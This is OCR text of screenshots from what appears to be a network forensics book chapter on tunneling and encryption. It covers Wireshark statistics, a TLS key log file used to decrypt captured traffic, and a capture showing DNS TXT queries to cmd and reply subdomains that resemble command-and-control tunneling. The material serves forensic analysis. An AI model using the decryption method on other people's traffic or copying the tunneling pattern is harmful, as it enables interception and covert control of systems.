

Wireshark · Packet Counter · FullPack.pcap
Topic / Item
Count
Average
Min val
Max val
Rate (ms)
Percent
Burst rate
Burst start
Total HTTP Packets 174 0.0002 100% 0.0800 36.196
Other HTTP Packets 2 0.0000 1.15% 0.0100 513.716
HTTP Response Packets 50 0.0000 28.74% 0.0300 498.255
???: broken 0 0.0000 0.00% - -
5xx: Server Error 3 0.0000 6.00% 0.0100 498.255
503 Service Unavailable 3 0.0000 100.00% 0.0100 498.255
4xx: Client Error 30 0.0000 60.00% 0.0300 498.544
404 Not Found 1 0.0000 3.33% 0.0100 498.545
400 Bad Request 29 0.0000 96.67% 0.0200 493.414
3xx: Redirection 2 0.0000 4.00% 0.0100 315.456
304 Not Modified 2 0.0000 100.00% 0.0100 315.456
2xx: Success 15 0.0000 30.00% 0.0200 43.470
200 OK 15 0.0000 100.00% 0.0200 43.470
1xx: Informational 0 0.0000 0.00% - -
HTTP Request Packets 122 0.0001 70.11% 0.0700 36.200
SEARCH 94 0.0001 77.05% 0.0400 521.592
OPTIONS 3 0.0000 2.46% 0.0200 493.414
NOTIFY 1 0.0000 0.82% 0.0100 612.742
GET 24 0.0000 19.67% 0.0700 36.200
Display filter:
Enter a display filter ...
Apply
Copy
Save as...
Close


Chapter 5: Combatting Tunneling and Encryption









ssl.log
ssl.log - Notepad
File Edit Format View Help
CLIENT_RANDOM 79d5f6466f2f1126d1dded332f2353f5c6fea6ed0dfd10930f3f6530a36b9667 a1feeb6c4dfc7313a5cc09259475d0
CLIENT_RANDOM ac9ae8ed8904b1d97955a40929c91525ea6b4f821d595f24f8d26b698df3f431 454caf7e4a8d54038fb1aac3865e0d
CLIENT_RANDOM e093a02156bc747184603d4250cda39e9d1836b0c4052f68dfb10449285a1207 62ce7be5cd3ca4360dde98b922868f
CLIENT_RANDOM 8aeb5be43b8279289fbb198bd6b27303dfcf11a188106ec5116cdf52495df560 11aca4f991f04c47a113854af3ef8d
CLIENT_RANDOM 7ffcaad4e52424a7dce7f2e33862f01411d45814d69ffc6df99e87a2b00842a3 eb0a6d286aeec432fd6ae3371cc592
CLIENT_RANDOM 7f21d8d68a8fc0dcfe983495630a57b9610f7b087fe24016aa54df9ee14db87c 0027df5c90eeee01c5808a84a67db4
CLIENT_RANDOM d27b8b16efada8bab6df39e1de815ebc95f6b3098d7adc78d17440b475198bb3 bb828ccca56ece15e83893bff00ad4
CLIENT_RANDOM 06b1abdadb0e25fdb067413db785034624c1e1cb1b7335b4eee0a4a37b2fd159 97f55fb5c1330f278f9a2292a678a0
CLIENT_RANDOM cc4824b4218c7d2f8e66cac20e7a307414250cb16c2676a9f51ab1b8fa5703a7 2d79c824d606b76ef22d77ac7d87d1
CLIENT_RANDOM d6b72c1b1ba32215c6c1c1454b0566d016f0b25f9ffd50c6ab66ab58372a829a 50f3c2b3015fbf54dfa4c64b03dfde
CLIENT_RANDOM b802e2ebe2db47d3a7189be2e20335373dec4d175e62d1f772d44d286a5bc3b2 8aff263baedb667f972d6d4640d955
CLIENT_RANDOM 167a9846cb6309740d737f182f944a20beca8b5ffbae8cb7da56659d40c368a3 2e46f31e4bd8818960c18471e038c6
CLIENT_RANDOM f71bee37c554aa82c1efbcd659bee4e66e3f1f19bb1d5751cef0456fc6087e77 1a001ef574f833914c183d40ac3f96
CLIENT_RANDOM 861b47467b5aff6042d970ec2f618276acc5a3284cb52ae340ecb3de788dafc7 f8a5ab7187a639c984bb526375fc0a
CLIENT_RANDOM 884db00cff032539ff3c13d86e9c1ef1eb8282a05c2abc1aa04786963c677f1b bb828ccca56ece15e83893bff00ad4
CLIENT_RANDOM bee9738bb787f43a3efd8f805f7169e18145f88201a3a19b65165ca32a927824 770a700990e7bdb053f40ede1e627d
CLIENT_RANDOM 7bcc27ae3d90a18d88fd749e8d0ea55f8ace69f56f356938ae9dd796bbf87710 698235f15da27c298788bb6037d93e
CLIENT_RANDOM 1ab103e61cbc0027b863daa90a4fa8fd21a8ef3d20b12e046b40a0be86f4b8de d1d170a74410f99ae62b4f40444d83
CLIENT_RANDOM a36ddebd1116b8c46b3b0ef78bb18e7c3325ebc4963314ccef8fa0731165a1b3 bae7965fd04fa3e0bb3f4162e68354
CLIENT_RANDOM 3e7547fc3c4394714d468a7b5d0364cdd44e92636b8cad5136691764e414c921 b2a7332311085a200c406ab3b3595b
CLIENT_HANDSHAKE_TRAFFIC_SECRET
SERVER_HANDSHAKE_TRAFFIC_SECRET
CLIENT_TRAFFIC_SECRET_0
SERVER_TRAFFIC_SECRET_0
EXPORTER_SECRET
CLIENT_RANDOM
CLIENT_HANDSHAKE_TRAFFIC_SECRET
SERVER_HANDSHAKE_TRAFFIC_SECRET
Windows (CRLF)
Ln 1, Col 1
100%


Wireshark · Preferences
SPDY
Spice
SPRT
SRVLOC
SSCOP
SSDP
SSH
SSL
STANAG 506
STANAG 506
StarTeam
Steam IHS D
STP
STT
STUN
SUA
SV
SYNC
Secure Sockets Layer
RSA keys list
Edit...
SSL debug file
Browse...
Reassemble SSL records spanning multiple TCP segments
Reassemble SSL Application Data spanning multiple SSL records
Message Authentication Code (MAC), ignore "mac failed"
Pre-Shared-Key
(Pre)-Master-Secret log filename
Browse...
OK
Cancel
Help


Wireshark · Preferences
SPDY
Spice
SPRT
SRVLOC
SSCOP
SSDP
SSH
SSL
STANAG 506
STANAG 506
StarTeam
Steam IHS D
STP
STT
STUN
SUA
SV
SYNC
Secure Sockets Layer
RSA keys list
Edit...
SSL debug file
Browse...
Reassemble SSL records spanning multiple TCP segments
Reassemble SSL Application Data spanning multiple SSL records
Message Authentication Code (MAC), ignore "mac failed"
Pre-Shared-Key
(Pre)-Master-Secret log filename
C:\Users\Apex\ssl.log
Browse...
OK
Cancel
Help



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ssl
No. Time New Column Source Destination Protocol Length Info
151… 399.118152 2019/049 10:43:49.522337 172.217.24.225 10.80.7.5 HTTP2 92 SETTINGS[0]
151… 399.118537 2019/049 10:43:49.522722 10.80.7.5 172.217.166.193 HTTP2 100 PING[0]
151… 399.120388 2019/049 10:43:49.524573 172.217.24.225 10.80.7.5 HTTP2 920 DATA[7] (PNG)
151… 399.123203 2019/049 10:43:49.527388 172.217.24.225 10.80.7.5 HTTP2 791 DATA[5] (PNG)
151… 399.123280 2019/049 10:43:49.527465 172.217.24.225 10.80.7.5 HTTP2 848 DATA[1] (PNG)
151… 399.123838 2019/049 10:43:49.528023 10.80.7.5 172.217.24.225 HTTP2 100 PING[0]
151… 399.125356 2019/049 10:43:49.529541 172.217.24.225 10.80.7.5 HTTP2 915 DATA[9] (PNG)
151… 399.135149 2019/049 10:43:49.539334 216.58.196.197 10.80.7.5 TCP 1514 443 → 65445 [ACK] Seq=4420197 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU]
151… 399.136868 2019/049 10:43:49.541053 216.58.196.197 10.80.7.5 TLSv1.3 431 Application Data, Application Data
151… 399.150064 2019/049 10:43:49.554249 10.80.7.5 172.217.167.14 HTTP2 191 HEADERS[7]: GET /tbproxy/af/query?q=Chc2LjEuMTcxNS4xNDQyL2VuIChHR0xMKRMZMc7X5NCrH8EjLW9y5X4kIy2ExbRNJCMtkW
151… 399.150150 2019/049 10:43:49.554335 10.80.7.5 172.217.167.14 HTTP2 100 PING[0]
151… 399.160529 2019/049 10:43:49.564714 216.58.196.197 10.80.7.5 TCP 1514 443 → 65445 [ACK] Seq=4436634 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU]
151… 399.162278 2019/049 10:43:49.566463 216.58.196.197 10.80.7.5 TLSv1.3 400 Application Data
152… 399.162278 2019/049 10:43:49.566463 216.58.196.197 10.80.7.5 TLSv1.3 85 Application Data
152… 399.162478 2019/049 10:43:49.566663 216.58.196.197 10.80.7.5 TCP 1514 443 → 65445 [ACK] Seq=4453071 Ack=71237 Win=163584 Len=1460 [TCP segment of a reassembled PDU]
152… 399.163937 2019/049 10:43:49.568122 172.217.161.10 10.80.7.5 HTTP2 136 HEADERS[37]: 200 OK
152… 399.163937 2019/049 10:43:49.568122 172.217.161.10 10.80.7.5 HTTP2 92 DATA[37]
152… 399.163937 2019/049 10:43:49.568122 172.217.161.10 10.80.7.5 HTTP2 100 PING[0]
152… 399.164632 2019/049 10:43:49.568817 10.80.7.5 172.217.161.10 HTTP2 100 PING[0]
152… 399.164757 2019/049 10:43:49.568942 172.217.167.14 10.80.7.5 HTTP2 139 HEADERS[7]: 200 OK
152… 399.164757 2019/049 10:43:49.568942 172.217.167.14 10.80.7.5 HTTP2 166 PING[0]
Frame 15157: 791 bytes on wire (6328 bits), 791 bytes captured (6328 bits) on interface 0
Ethernet II, Src: Fortinet_e6:eb:ca (90:6c:ac:e6:eb:ca), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
Internet Protocol Version 4, Src: 172.217.24.225, Dst: 10.80.7.5
Transmission Control Protocol, Src Port: 443, Dst Port: 65519, Seq: 5393, Ack: 1800, Len: 737
Frame (791 bytes)
Decrypted SSL (73 bytes)
Decompressed Header (583 bytes)
Decrypted SSL (606 bytes)
Frame (frame), 791 bytes
Packets: 15652 · Displayed: 7881 (50.4%) · Dropped: 0 (0.0%)
Profile: Default



gnome.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time New Column Source Destination Protocol Length Info
860 34.099644 2015/334 18:28:37.821533 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1821, FN=0, Flags=........, BI=100, SSID=December
861 34.201677 2015/334 18:28:37.923566 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1823, FN=0, Flags=........, BI=100, SSID=December
862 34.304301 2015/334 18:28:38.026190 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1824, FN=0, Flags=........, BI=100, SSID=December
863 34.406479 2015/334 18:28:38.128368 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1825, FN=0, Flags=........, BI=100, SSID=December
864 34.509071 2015/334 18:28:38.230960 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1826, FN=0, Flags=........, BI=100, SSID=December
865 34.554382 2015/334 18:28:38.276271 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1020, FN=0, Flags=........, SSID=December
866 34.557612 2015/334 18:28:38.279501 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1021, FN=0, Flags=........, SSID=December
867 34.565449 2015/334 18:28:38.287338 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1022, FN=0, Flags=........, SSID=December
868 34.575097 2015/334 18:28:38.296986 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1023, FN=0, Flags=........, SSID=December
869 34.585105 2015/334 18:28:38.306994 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1024, FN=0, Flags=........, SSID=December
870 34.590276 2015/334 18:28:38.312165 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1025, FN=0, Flags=........, SSID=December
871 34.613832 2015/334 18:28:38.335721 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1832, FN=0, Flags=........, BI=100, SSID=December
872 34.615423 2015/334 18:28:38.337312 LgElectr_77:ea:e7 Broadcast 802.11 117 Probe Request, SN=1028, FN=0, Flags=........, SSID=December
873 34.708090 2015/334 18:28:38.429979 10.42.0.18 52.2.229.189 DNS 131 Standard query 0x9b5e TXT cmd.sg1.atnascorp.com
874 34.716494 2015/334 18:28:38.438383 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1838, FN=0, Flags=........, BI=100, SSID=December
875 34.807467 2015/334 18:28:38.529356 52.2.229.189 10.42.0.18 DNS 204 Standard query response 0x9b5e TXT cmd.sg1.atnascorp.com TXT
876 34.811750 2015/334 18:28:38.533639 10.42.0.18 52.2.229.189 DNS 222 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
877 34.812901 2015/334 18:28:38.534790 10.42.0.18 52.2.229.189 DNS 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
878 34.814020 2015/334 18:28:38.535909 10.42.0.18 52.2.229.189 DNS 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
879 34.816229 2015/334 18:28:38.538118 AsustekC_cf:b0:6a Broadcast 802.11 234 Beacon frame, SN=1840, FN=0, Flags=........, BI=100, SSID=December
880 34.816236 2015/334 18:28:38.538125 10.42.0.18 52.2.229.189 DNS 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
881 34.817640 2015/334 18:28:38.539529 10.42.0.18 52.2.229.189 DNS 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
882 34.818469 2015/334 18:28:38.540358 10.42.0.18 52.2.229.189 DNS 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
883 34.819557 2015/334 18:28:38.541446 10.42.0.18 52.2.229.189 DNS 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
Frame 9: 117 bytes on wire (936 bits), 117 bytes captured (936 bits)
